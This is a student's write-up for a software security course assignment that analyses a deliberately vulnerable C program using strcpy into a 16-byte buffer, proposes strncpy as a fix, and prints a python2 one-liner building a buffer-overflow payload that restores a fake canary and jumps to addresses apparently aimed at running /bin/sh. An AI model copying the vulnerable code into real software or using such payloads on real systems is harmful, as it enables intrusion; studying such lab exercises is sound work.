SSE 2024 Assignment 2

Yuvraj Talukdar (CS23D009)

February 20, 2024

Question 1.

Are there vulnerabilities present in the provided code? If yes, then why do they exist? How can they be fixed?

assignment_2.c > ...

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void get_name(char *input){
    long canary= 0xD0C0FFEE;
    char buf[16];
    char out[] = "/bin/sh";
    system("/bin/ls");
    strcpy(buf,input);
    printf("Hi %s!, can you make me run %s ?\n", buf, out);
    if (canary != 0xD0C0FFEE)
        exit(1);
}

int main(int argc, char **argv){
    if(argc<2)
    {
        printf("Usage:\n%s your_name\n", argv[0]);
        return EXIT_FAILURE;
    }
    get_name(argv[1]);
    return EXIT_SUCCESS;
}
```

Figure 1: Code provided in assignment 2.

The vulnerabilities present in this program is related to strcpy and its fix is-

1. **Vulnerability** strcpy do not check the size of the source as a result it becomes a target for bufferoverflow attack.
2. **Fix** Use strncpy in place of strcpy. strncpy includes an int n as the 3rd parameter and only copies the n number of characters from source to destination.

Question 2.

Attack Proof Python script used for generating the payload



Figure 2: Proof of the attack.

```
python2 -c 'print "\x90"*16+"\xee\xff\xc0\xd0"+"\x90"*12+"\xe0\xed\x04\x08"+"\xef\xbe\xad\xde"+"\x40\xbd\x0b\x08"'
```

Figure 3: Payload generating python2 script

Extra Tools Used

1. python2 for stitching the payload.
2. GDB-PEDA https://github.com/longld/peda for searching for the address of "/bin/sh" using command find "/bin/sh".